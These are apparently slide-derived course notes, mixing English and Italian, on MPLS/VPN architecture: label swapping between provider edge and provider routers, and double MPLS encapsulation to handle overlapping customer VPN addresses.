


Provider Router: Label Switched Router (LSR) composing the MPLS backbone of the ISP




MPLS/VPN Backbone: MPLS network with properly configured LSPs to interconnect all the Provider Edges.

VPN MPLS service architecture




abbiamo diversi siti legati all'azienda

Forwarding mechanism (trivial solution)




forwarding: customer edge1 si vuole connettere al 2, ognuno connessi ai provider edge 1 e 2, c'è un solo router che cambia label.
provider edge 1 applica la label L1, PR cambia la label a L2 e fa il forwarding, PE2 toglie la label e lo manda a CE2.


Forwarding mechanism (trivial solution)




Forwarding mechanism (trivial solution)



Forwarding mechanism (trivial solution)




Forwarding mechanism (trivial solution)




but customer VPN addressing is un-coordinated...

PROBLEMA: potrei avere lo stesso indirizzo di rete in due VPN diverse



Solution: double MPLS encapsulation

